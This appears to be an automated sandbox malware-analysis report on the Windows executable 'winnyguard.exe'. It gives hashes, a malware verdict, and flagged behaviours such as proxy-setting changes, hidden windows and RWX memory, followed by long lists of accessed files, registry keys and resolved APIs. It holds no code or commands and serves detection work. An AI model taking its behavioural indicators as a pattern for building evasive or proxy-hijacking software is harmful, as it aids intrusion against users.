VALKYRIE COMODO

Summary

File Name: winnyguard.exe
File Type: PE32 executable (GUI) Intel 80386, for MS Windows
SHA1: 4b552b5f4e29b076d087c53cc80c2f2bc0cdc6df
MD5: 86c7c93516b0a074c8a59f2ebb2642c0


MALWARE
Valkyrie Final Verdict

DETECTION SECTION


Severity: None

Verdict: Malware

CLASSIFICATION



HIGH LEVEL BEHAVIOR DISTRIBUTION



ACTIVITY OVERVIEW

VALKYRIE COMODO

Activity Details

STEALING OF SENSITIVE INFORMATION

Attempts to modify proxy settings

MALWARE ANALYSIS SYSTEM EVASION

A process created a hidden window — Show sources


Creates a hidden or system file — Show sources

HOOKING AND OTHER TECHNIQUES FOR HIDING PROTECTION

Creates RWX memory

VALKYRIE COMODO

Behaviour Graph



VALKYRIE COMODO

Behaviour Summary

ACCESSED FILES
C:\Windows\Prefetch*.pf
\Device\KsecDD
C:\Windows\SysWOW64\shell32.dll
C:\Windows\SysWOW64\ieframe.dll
C:\Users\user\AppData\Local\Temp\cmd.*
C:\Windows\System32\cmd.*
C:\
C:\Windows
C:\Windows\System32
C:\Windows\SysWOW64\cmd.exe
C:\Users\user\AppData\Local\Microsoft\Windows\Caches
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x000000000000004a.db
C:\Users\user\Desktop\desktop.ini
C:\Windows\SysWOW64\propsys.dll
C:\Windows\sysnative\propsys.dll
C:\Windows\System32\cmd.exe
C:\Windows\System32\cmd.exe:Zone.Identifier
\??\MountPointManager
C:\Users\user\AppData\Local\Temp
C:\Users
C:\Users\user
C:\Users\user\AppData
C:\Users\user\AppData\Local
C:\Users\user\AppData\Local\Temp\iexplore.exe
C:\Users\user\AppData\Local\Temp\iexplore.exe.*
C:\ProgramData\Oracle\Java\javapath\iexplore.exe
C:\ProgramData\Oracle\Java\javapath\iexplore.exe.*
C:\Windows\System32\iexplore.exe
C:\Windows\System32\iexplore.exe.*
C:\Windows\iexplore.exe
C:\Windows\iexplore.exe.*
C:\Windows\System32\wbem\iexplore.exe
C:\Windows\System32\wbem\iexplore.exe.*
C:\Windows\System32\WindowsPowerShell\v1.0\iexplore.exe
C:\Windows\System32\WindowsPowerShell\v1.0\iexplore.exe.*
C:\Program Files\Microsoft Network Monitor 3\iexplore.exe
C:\Program Files\Microsoft Network Monitor 3\iexplore.exe.*
C:\Program Files (x86)\Universal Extractor\iexplore.exe
C:\Program Files (x86)\Universal Extractor\iexplore.exe.*
C:\Program Files (x86)\Universal Extractor\bin\iexplore.exe
C:\Program Files (x86)\Universal Extractor\bin\iexplore.exe.*
C:\Program Files (x86)\Windows Kits\8.1\Windows Performance Toolkit\iexplore.exe
C:\Program Files (x86)\Windows Kits\8.1\Windows Performance Toolkit\iexplore.exe.*
C:\Python27\iexplore.exe
C:\Python27\iexplore.exe.*
C:\Python27\Scripts\iexplore.exe
C:\Python27\Scripts\iexplore.exe.*
C:\tools\sysinternals\iexplore.exe
C:\tools\iexplore.exe

C:\tools\iexplore.exe.*
C:\tools\IDA_Pro_v6\python\iexplore.exe
C:\Windows\Globalization\Sorting\sortdefault.nls
C:\Windows\SysWOW64\wininet.dll
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\desktop.ini
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies
C:\Users\user\AppData\Local\Microsoft\Windows\History
C:\Users\user\AppData\Local\Microsoft\Windows\History\desktop.ini
C:\Users\user\AppData\Local\Microsoft\Windows\History\History.IE5
C:\Users\user\AppData\Local\Microsoft\Windows\History\History.IE5\desktop.ini
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\index.dat
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\index.dat
C:\Users\user\AppData\Local\Microsoft\Windows\History\History.IE5\
C:\Users\user\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
C:\Program Files (x86)\Internet Explorer\dnsapi.DLL
C:\Windows\System32\dnsapi.dll
C:\Program Files (x86)\Internet Explorer\iphlpapi.DLL
C:\Windows\System32\IPHLPAPI.DLL
C:\Program Files (x86)\Internet Explorer\WINNSI.DLL
C:\Windows\System32\winnsi.dll
\??\Nsi

READ REGISTRY KEYS

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesMyComputer
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesRecycleBin
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoControlPanel
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSetFolders
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoInternetIcon
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\SideBySide\PreferExternalManifest
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoCommonGroups
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{031E4825-7B94-4dc3-B131-E946B44C8DD5}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{04731B67-D933-450a-90E6-4ACD2E9408FE}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{11016101-E366-4D22-BC06-4ADA335C892B}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{26EE0668-A00A-44D7-9371-BEB064C98683}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{4336a54d-038b-4685-ab02-99bb52d3fb8b}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{450D8FBA-AD25-11D0-98A8-0800361B1103}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{5399E694-6CE5-4D6C-8FCE-1D8870FDCBA0}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{59031a47-3f72-44a7-89c5-5595fe6b30ee}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{645FF040-5081-101B-9F08-00AA002F954E}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{89D83576-6BD1-4c86-9454-BEB04E94C819}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{9343812e-1c37-4a49-a12e-4b2d810d956b}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{B4FB3F98-C1EA-428d-A78A-D1F5659CBA93}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{BD7A2E7B-21CB-41b2-A086-B309680C6B7E}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{daf95313-e44d-46af-be1b-cbacea2c3065}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{e345f35f-9397-435c-8f95-4e922c26259e}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{ED228FDF-9EA8-4870-83b1-96b02CFE0D52}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{F02C1A0D-BE21-4350-88B0-7367FC96EF3C}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\Attributes

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\CallForAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\RestrictedAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsFORDISPLAY
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideFolderVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\UseDropHandler
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsFORPARSING
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsParseDisplayName
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\QueryForOverlay
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\MapNetDriveVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\QueryForInfoTip
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideInWebView
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideOnDesktopPerUser
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsAliasedNotifications
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsUniversalDelegate
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\NoFileFolderJunction
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\PinToNameSpaceTree
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HasNavigationEnum
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\NonEnum\{20D04FE0-3AEA-1069-A2D8-08002B30309D}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\Attributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\CallForAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\RestrictedAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\WantsFORDISPLAY
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\HideFolderVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\UseDropHandler
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\WantsFORPARSING
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\WantsParseDisplayName
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\QueryForOverlay
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\MapNetDriveVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\QueryForInfoTip
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\HideInWebView
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\HideOnDesktopPerUser
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\WantsAliasedNotifications
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\WantsUniversalDelegate
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\NoFileFolderJunction
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\PinToNameSpaceTree
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\HasNavigationEnum
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\NonEnum\{208D2C60-3AEA-1069-A2D7-08002B30309D}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\ShellFolder\Attributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\ShellFolder\CallForAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\ShellFolder\RestrictedAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\ShellFolder\WantsFORDISPLAY
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\ShellFolder\HideFolderVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\ShellFolder\UseDropHandler
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\ShellFolder\WantsFORPARSING
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\ShellFolder\WantsParseDisplayName
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\ShellFolder\QueryForOverlay
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\ShellFolder\MapNetDriveVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\ShellFolder\QueryForInfoTip
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\ShellFolder\HideInWebView
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\ShellFolder\HideOnDesktopPerUser
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\ShellFolder\WantsAliasedNotifications

MODIFIED FILES

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\index.dat
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\index.dat
C:\Users\user\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{677D504C-5534-11E7-9C49-080027CB305F}.dat
C:\Users\user\AppData\Local\Temp\~DFBCB8A20391AFDCA8.TMP
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{677D504D-5534-11E7-9C49-080027CB305F}.dat
C:\Users\user\AppData\Local\Temp\~DF67C55CEFF906A226.TMP
C:\Users\user\AppData\Local\Temp\JavaDeployReg.log
C:\Users\user\AppData\Local\Microsoft\Feeds Cache\index.dat
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\FPXO29L\dnserror[1]
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\U8W72H2L\ErrorPageTemplate[1]
C:\Users\user\AppData\Roaming\Microsoft\Windows\PrivacIE\index.dat
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\0D3JCK2E\errorPageStrings[1]
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\FPXO29L\httpErrorPagesScripts[1]
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\K6P3SCP6\noConnect[1]
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\U8W72H2L\background_gradient[1]
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\0D3JCK2E\down[1]
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\MSIMGSIZ.DAT
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\FPXO29L\favcenter[1]
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\K6P3SCP6\tools[1]

RESOLVED APIS

kernel32.dll.FlsAlloc
kernel32.dll.FlsFree
kernel32.dll.FlsGetValue
kernel32.dll.FlsSetValue
kernel32.dll.InitializeCriticalSectionEx
kernel32.dll.CreateSemaphoreExW
kernel32.dll.SetThreadStackGuarantee
kernel32.dll.CreateThreadpoolTimer
kernel32.dll.SetThreadpoolTimer
kernel32.dll.WaitForThreadpoolTimerCallbacks
kernel32.dll.CloseThreadpoolTimer
kernel32.dll.CreateThreadpoolWait
kernel32.dll.SetThreadpoolWait
kernel32.dll.CloseThreadpoolWait
kernel32.dll.FlushProcessWriteBuffers
kernel32.dll.FreeLibraryWhenCallbackReturns
kernel32.dll.GetCurrentProcessorNumber
kernel32.dll.GetLogicalProcessorInformation
kernel32.dll.CreateSymbolicLinkW
kernel32.dll.EnumSystemLocalesEx
kernel32.dll.CompareStringEx
kernel32.dll.GetDateFormatEx
kernel32.dll.GetLocaleInfoEx
kernel32.dll.GetTimeFormatEx
kernel32.dll.GetUserDefaultLocaleName
kernel32.dll.IsValidLocaleName
kernel32.dll.LCMapStringEx
sechost.dll.LookupAccountNameLocalW
ole32.dll.OleInitialize
cryptbase.dll.SystemFunction036
uxtheme.dll.ThemeInitApiHook

user32.dll.IsProcessDPIAware
ole32.dll.CreateBindCtx
ole32.dll.CoTaskMemAlloc
propsys.dll.PSCreateMemoryPropertyStore
propsys.dll.PSPropertyBag_WriteDWORD
ole32.dll.CoGetApartmentType
ole32.dll.CoRegisterInitializeSpy
ole32.dll.CoTaskMemFree
comctl32.dll.#236
oleaut32.dll.#6
ole32.dll.CoGetMalloc
propsys.dll.PSPropertyBag_ReadDWORD
propsys.dll.PSPropertyBag_ReadGUID
comctl32.dll.#320
comctl32.dll.#324
comctl32.dll.#323
advapi32.dll.RegEnumKeyW
advapi32.dll.OpenThreadToken
ole32.dll.StringFromGUID2
apphelp.dll.ApphelpCheckShellObject
ole32.dll.CoCreateInstance
urlmon.dll.CreateUri
kernel32.dll.InitializeSRWLock
kernel32.dll.AcquireSRWLockExclusive
kernel32.dll.AcquireSRWLockShared
kernel32.dll.ReleaseSRWLockExclusive
kernel32.dll.ReleaseSRWLockShared
comctl32.dll.#328
comctl32.dll.#334
oleaut32.dll.#2
shell32.dll.#102
setupapi.dll.CM_Get_Device_Interface_List_Size_ExW
propsys.dll.PSPropertyBag_ReadStrAlloc
ole32.dll.CoInitializeEx
advapi32.dll.InitializeSecurityDescriptor
advapi32.dll.SetEntriesInAclW
ntmarta.dll.GetMartaExtensionInterface
advapi32.dll.SetSecurityDescriptorDacl
advapi32.dll.IsTextUnicode
comctl32.dll.#332
comctl32.dll.#338
setupapi.dll.CM_Get_Device_Interface_List_ExW
ole32.dll.CoUninitialize
sechost.dll.ConvertSidToStringSidW
profapi.dll.#104

DELETED REGISTRY KEYS

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL

REGISTRY KEYS

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}\Count
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellCompatibility\Applications\4b552b5f4e29b076d087c53cc80c2f2bc0cdc6df.exe
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesMyComputer
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesRecycleBin
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoControlPanel
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSetFolders
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoInternetIcon
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\SideBySide
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\SideBySide\PreferExternalManifest
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoCommonGroups
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace\DelegateFolders
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{031E4825-7B94-4dc3-B131-E946B44C8DD5}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{031E4825-7B94-4dc3-B131-E946B44C8DD5}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{04731B67-D933-450a-90E6-4ACD2E9408FE}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{04731B67-D933-450a-90E6-4ACD2E9408FE}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{11016101-E366-4D22-BC06-4ADA335C892B}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{11016101-E366-4D22-BC06-4ADA335C892B}\SuppressionPolicy
